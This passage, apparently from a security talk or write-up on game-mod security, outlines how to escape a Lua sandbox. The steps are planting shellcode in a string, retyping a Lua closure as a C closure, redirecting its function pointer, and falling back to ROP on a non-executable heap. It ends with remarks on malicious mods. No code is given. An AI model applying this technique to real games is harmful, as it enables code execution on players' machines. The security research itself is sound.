2. Embed the shellcode in a string
3. Using the memory IO primitives :
    a. Change it’s type from Lua Closure to C Closure
    b. Rewrite the C Closure function pointer to point to our shellcode
4. Call the function

Problem : The allocated string holding the shellcode is in the heap, which is non executable

Solution : Use ROP to build our shellcode

Conclusion

The modding scene is a very interesting targets for malicious actors due to the ways mods are distributed

However the industry has matured since the 2000s and the modding scene is getting more and more professional

But security is still on a game by game basis, some studios cares, some not